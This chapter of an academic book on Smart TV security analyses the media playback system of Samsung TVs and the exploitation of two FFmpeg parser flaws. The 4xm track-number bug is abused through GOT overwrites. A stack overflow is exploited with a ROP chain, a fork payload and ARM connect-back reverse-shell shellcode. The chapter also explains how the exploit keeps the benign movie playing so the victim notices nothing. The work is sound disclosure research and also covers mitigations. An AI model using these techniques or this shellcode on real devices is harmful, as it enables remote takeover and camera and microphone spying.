Chapter 2
Media Playback System

Abstract Media playback functionality is essential to any Smart TV (STV). Common features such as the built-in media player, video-on-demand apps, or the web browser build upon this functionality, which is often implemented in the form of a central media playback system. The processing of media files is a complex task, however, and without appropriate protection measures, vulnerabilities in this component can lead to the complete compromise of the STV. This chapter presents two vulnerabilities and corresponding PoC exploits that are able to fully compromise all previous STV generations from a major vendor.

2.1 Introduction

According to a recent non-representative survey study [20] on the user acceptance of STV functions, nine out of ten consumers use their STV frequently for watching (broadcast) movies and TV shows. The second-most popular feature is the playback of videos, photos, and music, which is used frequently by half of consumers. Virtually every STV offers this functionality, regardless of the vendor.

Media playback, however, is a complex task, especially if the TV is supposed to support a large variety of media formats. Vendors are left with two options: Develop completely proprietary solutions or leverage existing open source libraries. The first option is expensive and time-consuming, delaying the time to market and severely limiting the number of supported media formats. Open source libraries, on the other hand, have built-in support for a large number of media formats. As with any software, the higher the complexity, the greater the number of bugs. Eventually these bugs are discovered and fixed; however, for open source software this also implies that they become public knowledge. Attackers can take advantage of this and develop exploits targeted at unpatched systems.

As Smart TVs may incorporate vulnerable libraries for media playback, attackers can attempt to compromise them with malicious media files. STVs are particularly vulnerable, as their firmware update cycles are much less frequent than those of

B. Michéle, *Smart TV Security*, SpringerBriefs in Computer Science,
DOI 10.1007/978-3-319-20994-4_2

conventional PCs. As a result, the fix of a critical bug in an open source media library can still leave STVs vulnerable for a considerable time. This poses a practical threat to consumers, due to the widespread availability and use of features related to the playback of media. Section 4.3 covers this topic in greater detail.

This chapter starts with a description of the various ways in which the media playback system is used by features on modern Smart TVs. Section 2.3 explains the inner workings of this component in the context of Samsung STVs. The next section introduces an attack scenario based on the distribution of malicious media files on the Internet. This is followed by Sect. 2.5, which presents vulnerabilities in two movie file parsers and their exploitation on Samsung STVs. Finally, mitigation techniques and affected devices are discussed in Sect. 2.6.

2.2 Integration

Smart TVs provide media playback services to the rest of the system via a dedicated media playback subsystem. It encapsulates the complexity of media playback and provides an API, which is used by other parts of the system. Figure 2.1 illustrates the connections between the media playback system and the (potentially malicious) outside world.

Media playback itself consists of multiple components, each of which can contain vulnerabilities and lead to a compromised system. These components typically implement methods to fetch, identify, and decode media content. Popular methods and protocols for fetching content are local file access, HTTP, the Real-Time Transport Protocol (RTP) [25], Microsoft's Media Server (MMS) protocol [23], and Adobe's Real-Time Messaging Protocol (RTMP) [1].

The identification component analyzes the media content and returns the container format and contained codecs. This information is used to choose appropriate decoders and start the actual playback. The following describes the STV components that leverage the media playback system.



Fig. 2.1 Smart TV features with access to the media playback system

2.2.1 Media Player

The built-in media player allows users to play movies, browse through photographs, and listen to music. Media browser and playback controls are offered as a dedicated user interface and are comfortably controlled with the STV's remote control. There are multiple ways to supply a STV with corresponding files.

USB Drive STVs can access media files stored on attached USB drives. In general, only files with a supported filename extension are offered in the media browser. Depending on the STV model, a varying amount of file metadata such as size and date is presented alongside the media file. Some models gather additional data by reading header information from every file as soon as the media browser is opened.

DLNA PCs and media servers can also share content on the local network using the DLNA protocol [7]. A DLNA-compliant TV will automatically discover these resources. If a user opens the built-in media player, he is presented with a list of available media files, which he can choose to play directly from the network. Alternatively, discovery, browsing, and playback on the TV can be controlled remotely by other devices on the same local network, e.g., a smart phone.

Broadcast Recordings Most modern Smart TVs allow the user to record broadcasts on attached USB storage. In general, the recordings are encrypted and can only be played back on the STV they were recorded on; however, there are tools to decrypt the recordings on some STV models. Upon playback, these files are handled by the built-in media player, too.

2.2.2 Applications

Smart TVs generally offer three different platforms for the execution of code provided by third parties: The web browser, the runtime for native apps, and the HbbTV runtime. All of them have unrestricted access to the media playback system via a corresponding Application Programming Interface (API).

Web Browser Modern STVs include HMTL5-capable web browsers. This allows web sites to embed videos without requiring the use of plugins. Nonetheless, many STVs also include Adobe's Flash player. Both mechanisms rely on the internal media playback system for the reproduction of multimedia content. Web browsers are frequently implemented as apps, i.e., they run on top of the app engine.

Apps Smart TVs offer an API to apps that allows the playback of media files. The source of these files can be either local storage or a remote resource located on the local network or the Internet. Video on demand (VOD) apps are a popular example; they allow consumers to access movies without the need for additional hardware. The encrypted videos are streamed directly to the TV, where they are decrypted and passed on to the media playback system.

HbbTV The Hybrid Broadcast Broadband Television (HbbTV) [8] standard—among others (cf. Sect. 3.3)—allows broadcasters to enrich the current program with digital services. These are HTML-based applications that are displayed as an overlay on the broadcast program and operated using the TV's remote. Starting with HbbTV version 2.0 [13], the HTML5 video element is used; previous HbbTV versions use a separate video element. HbbTV 2.0 also adds support for push VOD functionality, i.e., videos are transmitted over the broadcast channel and stored on receivers for later playback. All of these videos are handled by the media playback system, as well.

2.3 Implementation

The media playback system offers its services through an API to the aforementioned system components. The API allows these components to access media files via URLs and subsequently to control their playback. This is a common approach used by many vendors. The following describes the concrete implementation used on various Samsung models.

2.3.1 Proprietary Player

Apart from a few small helper programs, all of the STV functionality is implemented in a single program, called `exeDSP`. This process runs as root with full system privileges, consisting of roughly 300 threads. If an application uses the respective API to access and play a media file, new threads are started to handle the playback. One of these threads identifies the file's media format with the help of `libavformat`, a library from the FFmpeg project [10] used for accessing and demultiplexing multimedia streams. The code for this thread is identical for all of the APIs, but the name differs. It is called `EMP_T-Player`, `DAE`, or `MM Player` for the app engine, the HbbTV runtime, and the built-in stand-alone media player, respectively.

2.3.2 File Format Identification

The media playback system handles URLs pointing to movie data, e.g., a file on USB storage, an HTTP address, or a resource on a DLNA server. URLs are handed over to the `av_open_input_file` function of `libavformat`. This function opens the URL and tries to recognize the container format by probing for every format known to FFmpeg. Once found, a container-specific `read_header` function is called to identify the streams contained in the movie. The next function called is `av_find_stream_info`, which collects information about each identified stream by invoking a stream-specific `read_packet` function. Listing 2.1 shows a backtrace [19] of the media player thread while collecting stream information.

Applications that use the FFmpeg libraries are required to register each format and codec they wish to support. This can be simplified by calling `register_all`, which sets up support for *all* formats and codecs supported by the FFmpeg framework. Alternatively, only those formats and codecs explicitly required can be registered using `register_input_format` and `register_av_codec`. From a security point of view, the latter is the better option, as it decreases the attack surface. Samsung STVs register all formats, however—including many formats not supported by the proprietary playback component such as 4xm [21].

2.3.3 Playback

The resulting data structure carries information about the container format and every stream within that container. This structure is then returned to the proprietary calling function. If the format is supported by the STV, the proprietary player will start to play the movie using the hardware-accelerated playback; otherwise playback is aborted. This is the core method for video playback on Samsung Smart TVs, which is used by all other software components. The only exception is regular broadcast TV, which is handled directly by another software and hardware component.

Listing 2.1 Debug session for media player on 2012 model

```
(gdb) i threads
 392  "MM Player" av_find_stream_info () from libavformat.so
(gdb) bt
#0  av_find_stream_info () from libavformat.so
#1  MULTIMEDIA::CFFMpeg::AVFindStreamInfo(AVFormatContext*) ()
#2  MULTIMEDIA::CContainer::t_AVParse() ()
#3  MULTIMEDIA::CContainer::Parse() ()
#4  ?? ()
#5  ?? ()
#6  CStreamMediaCommandRunner::t_ThreadRun(void*) ()
#7  start_thread () from /lib/libpthread.so.0
#8  clone () from /lib/libc.so.6
```

2.4 Attack Scenarios

The goal of an attacker is to gain full control over STVs, targeting either a specific victim or a large number of victims. To attack the media playback system, the target STV has to access a malicious media file. Any of the components listed in Sect. 2.2 can be utilized for this purpose. An attacker could create an app with benign video playback functionality and publish it in Samsung's app store, which currently offers approximately eight hundred free apps. Once installed, the app could escape its sandbox and compromise the host STV by playing back a malicious movie file from



Fig. 2.2 Attack scenario [22]: The attacker places a malicious movie file on the Internet (1), which the victim downloads to a USB drive (2). The victim connects the drive to the STV and starts the playback of the movie (3); this triggers a vulnerability in the media player, giving the attacker full control over the STV. Finally, the payload contained in the movie file is executed to tap into the camera and microphone (4), or to attack other devices on the same (trusted) local network (4)

the Internet. Visiting a web site that embeds a malicious video is another way to become infected. Finally, an HbbTV app containing a malicious media file could be transmitted via DVB; an attack that we present in detail in Chap. 3.

Malicious media files allow attackers to bypass the traditional (implicit) protection offered by NAT gateways, in which devices on the local network are hidden from access by potential attackers on the untrusted Internet. STVs are generally connected to the (trusted) local network—a compromised STV is thus likely to have access to other devices on the same network such as PCs and IoT devices. Section 4.1 discusses potential threats to consumers along with mitigation strategies.

Media Player The STV's built-in media player can be targeted directly, which we exploited in a PoC attack [22]. In this scenario, an adversary manipulates a popular movie file and offers it on a file sharing site on the Internet. Users download the file, place it on a USB stick or DLNA media server, and access it from the STV. The STV is then compromised upon playback of the malicious file, or—depending on the STV model—while browsing the folder containing the file. Finally, the attacker's payload is executed, which in the case of our PoC is the tapping of camera and microphone, in addition to a remote shell on the STV. Figure 2.2 illustrates this attack scenario.

2.5 Exploitation

The software part of the media playback system is implemented as a component of the STV's core process, `exeDSP`. This process runs as user root with full system privileges and—at least up to and including 2013 models—without any of the commonly used exploit mitigation techniques such as non-executable stack and heap (NX), address space layout randomization (ASLR), or stack canaries (see Sect. 4.3). Any vulnerability in the media playback system can therefore easily be exploited, opening the door for complete control over the target STV.

New vulnerabilities are discovered constantly in all parts of FFmpeg, including `libavformat`. Vulnerabilities in code sections related to file access or analysis of headers can be exploited to gain control over STVs. In 2014, we showed how to exploit a known vulnerability in the 4xm file format to get root access on Samsung B-series STVs [22]. The vulnerability exploited was CVE-2009-0385 [14], an integer signedness vulnerability that leads to an exploitable `NULL` pointer dereference.

Recent Samsung STV generations have switched to FFmpeg version 0.6.90-rc0 [9], in which this vulnerability has been fixed. We therefore present another exploit for a more recent vulnerability, which is a classical stack-based buffer overflow. Even though the STV's operating system does not use ASLR, some libraries are loaded to random addresses at runtime. The section of the main binary containing the executable code (`TEXT`), however, is always mapped at the same virtual memory address and is therefore an ideal source of ROP gadgets. The result is a reliable exploit that is run in the context of the STV's main process, with full root privileges.

2.5.1 4xm

4xm is a media file format that can transport a video and multiple audio streams [21]. It was developed for computer and console games, but is rarely used. Samsung's B-series STVs do not support this file format and should therefore not be vulnerable. However, as explained in Sect. 2.3, the STV's media player registers *all* media formats with FFmpeg and thus makes itself vulnerable to flaws in *any* of the file parsers and transports supported by FFmpeg.

A 4xm file consists of a number of chunks. The header contains chunks defining the properties of every video and sound track. These chunks start with the four-character ASCII codes '`vtrk`' and '`strk`', respectively. Listing 2.2 shows the structure of a `strk` chunk. FFmpeg's `fourxm_read_header` function parses the file header for any occurrence of a `strk` chunk and fills in the corresponding fields. Listing 2.4 shows the relevant code part.

Vulnerability

Tobias Klein [14] discovered a type conversion error in the `fourxm_read_header` function, which is listed as CVE-2009-0385. In line 6 of Listing 2.4, the current track number is read from the 4xm file header as an *unsigned* integer and stored to the *signed* integer variable `cur`. If the provided value is larger than `INT_MAX`, `cur` will be interpreted as negative. In this case, the condition in line 7 is not met and the code in line nine responsible for allocating memory is never executed, leaving `tracks` initialized to `NULL`. This leads to four exploitable `NULL` pointer dereferences in lines 11–14: User-supplied data can be written to address $0 + cur \cdot 20 + x$, where x is the offset of the corresponding field within the `AudioTrack` structure given in

Listing 2.3. As *cur* is user-controlled, too, arbitrary data can be written to a wide range of memory addresses.

Exploitation

There are at least two ways to exploit this vulnerability. The conventional approach can be implemented straightforward, but has reliability issues. These can be overcome by utilizing the specific nature of this vulnerability; a corresponding exploit is presented in the second approach.

Listing 2.2 `strk` chunk in 4xm file

```
bytes  0- 3  chunk identifier    // 'strk'
bytes  4- 7  length              // 48
bytes  8-11  track number        // cur
bytes 12-15  type                // .adpcm
bytes 16-35  unknown
bytes 36-39  num audio channels  // .channels
bytes 40-43  sample rate         // .rate
bytes 44-47  sample resolution   // .bits
```

Listing 2.3 `AudioTrack` structure (20 bytes)

```
typedef struct AudioTrack {
  int rate;
  int bits;
  int channels;
  int stream_index;
  int adpcm;
} AudioTrack;
```

Listing 2.4 `fourxm_read_header` with `strk` parsing (excerpt)

```
int cur           = -1; // current track
int track_count   =  0; // total tracks
AudioTrack *tracks= NULL;
for (i=0; i<header_size-8; i++) {
 if (fourcc_tag == strk_TAG) {
  cur = RL32(&header[i+8]);
  if (cur+1 > track_count) {
   track_count = cur + 1;
   tracks=av_realloc(tracks,track_count*20);
  }
  tracks[cur].adpcm    =RL32(&header[i+12]);
  tracks[cur].channels =RL32(&header[i+36]);
  tracks[cur].rate     =RL32(&header[i+40]);
  tracks[cur].bits     =RL32(&header[i+44]);
 }
}
```

Conventional Approach

A malicious 4xm file consists of two parts, i.e., the payload and a `strk` chunk to redirect the program flow to the payload. First, the payload—prepended by a large NOP sled—is embedded in the file's header. Then, a `strk` chunk is crafted that overwrites a function pointer in the Global Offset Table (GOT) (see Appendix). Suitable functions for being hijacked are those that will be called just after the GOT entry has been manipulated.

Listing 2.5 Vulnerable code path in native player on Samsung 2009 model

```
av_register_all();
av_open_input_file();
puts("open␣successful");
dump_format();
seek(beginning_of_file);
start_playback_natively();
```

`exeDSP` loads the FFmpeg libraries at runtime using `dlopen`, rendering the address of FFmpeg's library sections including the GOT unpredictable. Knowledge of the GOT section's load address, however, is required for overwriting the target function pointer, thereby excluding these library functions from being suitable candidates. Instead, a function must be chosen that is called from within `exeDSP` after the library call returns. Listing 2.5 shows that the call to `puts` can be leveraged to jump to the attacker-provided payload, which—being part of the malicious 4xm file header—has been copied to the heap by the previous call to `av_open_input_file`.

However, if the size of the header exceeds `MMAP_THRESHOLD`, roughly 400 KB, `malloc` will allocate a memory region by calling `mmap`. This is undesirable, as the assigned address is unpredictable and hence cannot be reliably jumped to. For values smaller than `MMAP_THRESHOLD`, however, the resulting address is within a predictable 400 KB range most of the time. To complete the attack, the GOT function pointer of `puts` is set to point to the beginning of this address range. After returning from `av_open_input_file`, the call to `puts` jumps to the NOP sled on the heap, eventually executing the payload.

The downside of this approach is the dependence on malloc'ed heap addresses being in the expected memory range. Whether this is the case depends on other activities in the system. For example, users might have opened other media files or the content library prior to playing back the malicious file. In this case, memory addresses returned by `malloc` will have changed significantly and playing back the malicious file will therefore cause the TV to crash and reboot. This vulnerability, however, can be exploited reliably by using another approach as listed below.

Fixed-Address Approach

This exploit is fully reliable and can support a number of different STV models and firmware versions in a single malicious file. It utilizes that the header is scanned for *all* `strk` chunks by `fourxm_read_header`. For each hit, an `AudioTrack` structure, given in Listing 2.3, is filled with values from a `strk` chunk of the malicious file. This can be utilized by placing the payload in the file in such a way that `fourxm_read_header` reassembles the payload to memory as it fills in these structures (lines 11–14 in Listing 2.4). The final `strk` chunk overwrites the `puts` entry in the GOT.

The great advantage here is that the payload is written to a fixed address in memory, i.e., to $cur \cdot 20$. Suitable memory addresses can be found in the BSS memory segment, which is mapped with read, write, and execute permissions (RWX) on this STV platform. The entry in the GOT can point directly to this fixed address, resulting in a fully reliable exploit. Furthermore, multiple GOT function pointers can be overwritten at the same time, providing the flexibility of having a single malicious file that is able to compromise different STV models and firmware versions.

The version of FFmpeg used has a limitation of supporting a maximum of 20 audio tracks. For each audio track, five consecutive 32-bit values are written to memory; four of them are user-controlled. The fifth field, `stream_index`, is initialized with zero and increased by one for each audio track.

To support larger payloads, the exploit can be divided into two stages, as illustrated in Fig. 2.3. The first stage payload is small and embedded into the `strk` chunks as explained above. Its sole task is to load and execute the second stage payload from the media file, which can be arbitrary in size. The first stage payload can be stripped down to 20 opcodes, which fit into five `strk` chunks. This leaves 15 chunks to overwrite GOT entries for at least 15 different TV models or firmware versions, if needed.



Fig. 2.3 `4xm_read_header` writes payload to BSS and redirects `puts` call to payload; payload loads and invokes stage two; playback is redirected to benign video

Control Integrated Player

From an attacker's point of view, it is important that the movie the user wanted to see is actually played back. Otherwise, the user might notice that something is wrong and become suspicious. The exploit takes this into account. `open_input_file` fills in a structure containing information on the file format, including a pointer to the demuxer. The exploit changes the demuxer from the unsupported 4xm to, e.g., matroska and seeks to the beginning of the *benign* movie within the file. To fill in missing information about this movie, `open_input_file` is called again with the modified structure.

A last step is needed for playback to actually work. The proprietary player, after verifying that the media format detected by FFmpeg is actually supported, seeks to the beginning of the file. Obviously, this does not work, as the file starts with the unsupported 4xm header, which would crash the TV. The exploit therefore hooks the `read` function call in the GOT. The first attempt of the player to read from the file results in a call that seeks to the beginning of the benign movie data, removes the hook, and subsequently reads the requested data.

2.5.2 Buffer Overflow

Tobias Klein disclosed the vulnerability in the 4xm file format to the FFmpeg maintainers in January 2009; FFmpeg released a fix on the following day. Samsung's 2009 series STV uses an FFmpeg version from the end of 2008 and is therefore vulnerable. Newer STV generations, however, use more current versions of FFmpeg and are therefore not affected by this vulnerability. To demonstrate that the media playback system continues to pose a risk, we looked for a new exploitable vulnerability, preferably one that worked on all Samsung STV generations.

Samsung STVs from 2010 and 2011 use `libavformat` version 52.34.0, whereas from 2012 to 2014 version 52.104.0 is used, which is part of FFmpeg version 0.6.90-rc0. While searching through the FFmpeg source code, we discovered a classical stack-based buffer overflow. It has been fixed in FFmpeg for some time, but it was never classified as a security bug and was not assigned a CVE identifier, which is probably why it was never fixed on Samsung's STVs.

Vulnerability

The vulnerable code reads data from the movie file to a fixed-size array on the stack. The number of bytes read is specified in the file, and therefore a malicious file is able to overflow the buffer and eventually the saved return pointer. Control of the execution flow is gained, when the function loads the return pointer from the stack to the register containing the program counter (PC).

Exploitation

The STV does not employ any exploit mitigation techniques and hence should allow for an attacker to place the payload in the buffer on the stack and set the PC to point to the buffer. The FFmpeg libraries, however, are not loaded together with the main executable `exeDSP`, but rather dynamically the first time a video is accessed. As a consequence, the start addresses of the libraries—including their stack—are random and cannot be predicted; hence there is no known absolute stack address to load into the PC.

This can be circumvented using a technique known as return-oriented programming (ROP) [6, 16]. The attacker controls the stack, which is leveraged to chain together a series of code fragments or *gadgets*, thereby creating a so-called ROP chain. ROP chains are normally used to circumvent exploit mitigation techniques and can be used to execute a second payload stage (see Sect. 4.3.2).

Here, the goal is to copy the stack pointer (SP) to the PC. But first another problem has to be solved. Unlike Intel CPUs, ARM does not provide cache coherency between its data and instruction cache [5]. The payload that was copied to the stack is still in the data cache and has not been written through to the memory. Attempting to execute code from this buffer would therefore load the *old* stack contents from memory into the instruction cache and hence crash the process.

To avoid this, the data cache for the affected stack memory range has to be flushed to memory and the instruction cache has to be invalidated. This is a privileged operation, which means it has to be done by the Linux kernel, which offers a syscall for this purpose. The caller has to provide the start and end address of the memory region to be flushed. The only way to invoke this syscall is using ROP, as we cannot execute any code directly yet. On Samsung STVs, `exeDSP` conveniently provides a function to flush the cache, which uses this syscall.

Figure 2.4a provides the crafted stack after the vulnerable function has overflowed the buffer on the stack and before it returns to the caller. Upon returning, the program flow is diverted to assemble the desired stage one ROP payload. This payload is composed of small fragments of existing code, i.e., benign code present in the address space of the process (`exeDSP`). It is glued together by the stack, which controls the content loaded to the registers, especially the program counter. The resulting code is listed and explained in Fig. 2.4b.

In a nutshell, the task of the ROP chain is to clear the caches and continue execution at the overflowed buffer on the stack. There the `exeDSP` process is forked; the parent process returns gracefully from the vulnerable function while the child process executes the final payload. An exemplary payload is given in Listing 2.6, a connect-back remote shellcode [15]. This allows for remote interactive control of the STV, which can be used to load arbitrary program code to the STV. Section 4.1.1 gives an overview of potential malware, including a description of our code to tap into the built-in camera and microphone available on Samsung's premium STV models.

(a)

Address	Data			
sp + 00	ffff ffff	xxxx 272c	xxxx b3c8	7777 7777
10	8888 8888	9999 9999	xxxx de0c	bbbb bbbb
20	xxxx 7d20	3333 3333	xxxx bde0	3333 3333
30	4444 4444	xxxx 16c8	xxxx 3e74	0270 a0e3
40	0000 00ef	0000 50e3	0200 000a	0000 e0e3
50	1cd0 8de2	f08f bde8	payload	payload

(b)

PC	Instruction	Registers	Comment
1298	pop {r4-r11, pc}	r4 =ffff ffff	return from vulnerable libavformat
		r5 =xxxx 272c	function, registers are filled
		r6 =xxxx b3c8	with values from overwritten
		r10=xxxx de0c	stack, pc is loaded with address
		pc =xxxx 7d20	in .text section of exeDSP
7d20	mov r1, sp	r1=sp	save current sp in r1
7d24	blx r10		branch to de0c
de0c	mov r0, r1	r0=r1=sp	copy sp to r0
de10	pop {r3, pc}	pc=xxxx bde0	
bde0	mov r1, r4	r1=r4	set r1 to ffffffff
bde4	blx r6		
b3c8	blx r5	lr=xxxx b3cc	call clear cache code in exeDSP
272c	mov r2, #0		
2730	push {r7}		
2734	ldr r7, [pc, #8]		
2738	svc 0x009f0002		syscall to clear the cache, for
			addresses from r0 to r1
273c	pop {r7}		
2740	mov pc, lr		return from clear cache call
b3cc	pop {r3-r5, pc}	r5=xxxx 16c8	load r5 from stack
		pc=xxxx 3e74	
3e74	mov r1, sp	r1=sp	save current sp to r1
3e78	blx r5		
16c8	blx r1	pc=r1=sp	branch to fork-payload on stack
sp+0	mov r7, #2	r7=2	load r7 with fork syscall number
sp+4	svc 0		execute syscall
sp+8	cmp r0, #0		in r0, fork syscall returns zero
			for child process, and child PID
			for parent
sp+c	beq sp+1c		child: branch to stage two payload
sp+10	mvn r0, #0	r0=0	parent: set return value to zero
sp+14	add sp, sp, 28		parent: fix sp
sp+18	pop {r4-r11, pc}		parent: return to original caller
sp+1c	. . .		child: stage two payload

Fig. 2.4 ROP code to exploit stack-based buffer overflow in `libavformat` on Samsung E-series, all numbers in hexadecimal, addresses truncated to lower two bytes. **a** Manipulated stack before return from vulnerable function. **b** ROP code and fork-payload on stack

Listing 2.6 Connect back shellcode [15]

```
.arm
thumb:                      // switch to thumb mode
    add r1, pc, #1
    bx  r1

.thumb
socket:                     // create TCP socket
    mov r0, #2              // AF_INET (IPv4)
    mov r1, #1              // SOCK_STREAM (TCP)
    sub r2, r2, r2
    lsl r7, r1, #8
    add r7, #25
    svc #1

connect:                    // connect to remote host
    add r6, r0, #0
    adr r1, sockaddr
    mov r2, #16
    add r7, #2
    svc #1

dup2:                       // stdin/out/err to socket
    mov r7, #63
    mov r1, #2
loop:
    add r0, r6, #0
    svc #1
    sub r1, #1
    bpl loop

execve:                     // execute /bin/sh
    adr r0, shell
    sub r2, r2, r2
    push {r0, r2}
    mov r1, sp
    mov r7, #11
    svc #1

.align 2

sockaddr:
.short 0x2                  // AF_INET
.short 0x3412               // TCP port
.byte  10,0,0,1             // IP address

shell:
.asciz "/bin/sh"
```

2.5.3 *Summary*

To sum up, the following steps are necessary to construct a malicious media file that is able to compromise Smart TVs which use (open source) media processing libraries. First, the version of the library used on the target system has to be determined. Using this information, the library's bug tracker, version control system log messages (e.g., git log), or source code can be used to find exploitable vulnerabilities; alternatively, the binary has to be reverse-engineered if no source code is available.

On most Samsung STV models, the vulnerability can be in any file format supported by FFmpeg and does not have to be supported by the STV. An exploit can then be developed and tested in an emulator that supports the CPU architecture of the target STV, e.g., QEMU [3]. Once this works reliably, the exploit can be ported to run on the STV. A small portion of the proprietary integrated player interface to FFmpeg has to be disassembled. Then the exploit can be adapted to convince the player to actually play back the benign part of the file.

2.6 Discussion

There are various implications resulting from a compromised STV, which we discuss in Chap. 4. Vendors have a number of possibilities to mitigate these vulnerabilities, which are also discussed in that chapter.

2.6.1 Mitigation

Media files should be processed in a deprivileged, isolated environment. The security on Samsung STVs could be significantly improved by following a few simple steps. Currently, `exeDSP` invokes functionality from `libavformat` in the same address space and with full system privileges. This is unnecessary and could be avoided easily by spawning a separate process with the library's code, responsible for the identification of media formats. This process would not require any privileges on the system, and could receive the data to be analyzed from the main `exeDSP` process via inter-process communication (IPC) sockets. The `libavformat` process could be further isolated with the aid of Linux security modules (LSM) such as for instance SELinux or AppArmor; in addition, system calls could be filtered with seccomp [18]. Together, these security precautions are able to mitigate the threat emanating from existing vulnerabilities: A compromised `libavformat` process cannot escape its sandbox and therefore cannot take over control of a STV.

2.6.2 Disclosure

We notified the Samsung Security Team of the issues in the media playback in November 2013, providing a PoC exploit for the 4xm vulnerability. The case was closed, as 2009 and 2010 (B and C) models were no longer supported with updates, despite the fact that we provided another PoC able to control the program counter on all newer models. After having published the attack at a conference in January 2014 [22], we were approached by a journalist, which resulted in an article in a major German news magazine published on February 17 [24]. From then on, the issue was taken very seriously by Samsung, and we have collaborated with Samsung Security to help understand and fix the buffer overflow vulnerability. A firmware update containing a fix was issued in mid 2014 for all 2012 and newer models (E, F, and H). For models from 2011 (D), Samsung has announced an update scheduled for summer 2015.[1] Apparently this issue will remain unfixed on older models, though, which is why we are not publishing all details on the vulnerability.

2.6.3 Affected Devices

One of the first Smart TVs to feature a built-in media player was Samsung's 2008 A-series. Only the mid-range to high-end models—variants 7, 8, and 9—supported this feature, which was called *WiseLink Pro*. Initially this was possible for variant 6, too, if enabled in the service menu; however, this was removed with subsequent firmware updates. The version of `libavformat` used was 52.7.0.

Samsung introduced this feature set as *Medi@2.0* on its popular B-series in 2009, implementing playback from USB mass storage and DLNA sources. It incorporated `libavformat` version 52.23.1 from the end of 2008 on the popular B650 model. This version of `libavformat` and hence all B-series TV sets with model numbers 650 and 7000 upwards are vulnerable to maliciously crafted 4xm files. There is no firmware upgrade to fix the vulnerability and—due to the TV's age—it is unlikely that upgrades will be issued in the future.

The `libavformat` library was upgraded to version 52.34.0 for 2010 and 2011 models (C and D). The 4xm vulnerability is patched in this version, but not the buffer overflow attack presented in Sect. 2.5.2. The media playback feature is called *Connect Share Movie* and is available on the majority of these TV sets. The latest firmware updates for the C-series are from 2012 and 2013, depending on the model. For D-series models, the files contained in the latest firmware update are from March 2014. Currently all of these devices must be considered vulnerable; owners of D-series models, however, will be able to protect their STVs once Samsung releases an upgrade.

Models from 2012 to 2014 are based on FFmpeg version 0.6.90-rc0, which contains `libavformat` version 52.104.0. This version is affected by the presented buffer overflow attack. It was fixed by Samsung after our disclosure and therefore all STV sets running an up-to-date firmware version are no longer vulnerable to this buffer overflow. However, the general issue remains and every newly discovered vulnerability in `libavformat` may threaten the security of several generations of deployed STVs (see Sect. 4.3). This will continue to pose a problem until the above-mentioned mitigation strategies are employed.

[1]The update was released in late June.

2.6.4 Vendor Comparison

The exploits presented in this chapter were specific to FFmpeg and thus could be applied to a wide variety of Samsung STV models. Other vendors use open source software to assist in media processing, too. LG [17] and Sony [26, 27], for example, use FFmpeg and GStreamer, an open source multimedia framework, on some of their STV models.

Firmware updates—including the most recent—for (some) Android-powered 2014 Philips STVs contain an old FFmpeg version from January 2013, although security fixes might have been backported by Philips. Android's media processing framework Stagefright [11] links against this library, as does the proprietary player software from the SOC vendor. Furthermore, the Stagefright framework itself contains multiple vulnerabilities, which was recently shown at a conference [4]. This is of particular interest, as Android TV is quickly gaining momentum—Sony's entire 2015 lineup of STVs features Android TV, as does the majority of new Philips devices. The presented vulnerabilities in Stagefright are likely to be exploitable on these Android TVs and also on set-top-boxes (STBs) [12].

The exploitation of vulnerabilities in the media playback system as presented in this chapter is a generic attack method that poses a serious threat to the integrity of STV systems and media-processing embedded devices in general. It is not limited to open source libraries, but targeting them significantly eases the discovery and exploitation of vulnerabilities. Table 2.1 lists several (open source) libraries and frameworks for media processing that are used by major STV vendors.

Table 2.1 Media playback libraries used on Smart TVs (lavf=libavformat); information from firmware (FW), user agent (UA), and open source web site (OS)

Component	Version	Released	Vendor	Model	Year	Source	Notes
FFmpeg	SVN-r158**	11.2008	Samsung	B650	2009	FW	lavf 52.23.1
	SVN-r19089	05.06.2009		C6820	2010	FW	lavf 52.34.0
				D7000	2011	FW	
	0.6.90-rc	03.04.2011		ES7000	2012	FW	lavf 52.104.0
				F7000	2013	FW	
				HU8590	2014	UA	
	n1.0	28.09.2012		J*	2015	OS	lavf 54.29.104
	SVN-r17783	03.03.2009	LG	LA8609	2013	OS	lavf 52.31.0
	0.6.1	18.10.2010	Sony	R483B	2014	OS	lavf 52.64.2
	n1.1.1	20.01.2013	Philips	PUS9*09	2014	FW	lavf 54.59.106
GStreamer	0.10.36	20.02.2012	LG	LA8609	2013	UA	
			Sony	W705B	2014	OS	
			Samsung	J*	2015	OS	uses FFmpeg 2.2
Stagefright	1.2	12.02.2013	Philips	PFS8209	2014	UA	Android 4.2.2

Appendix

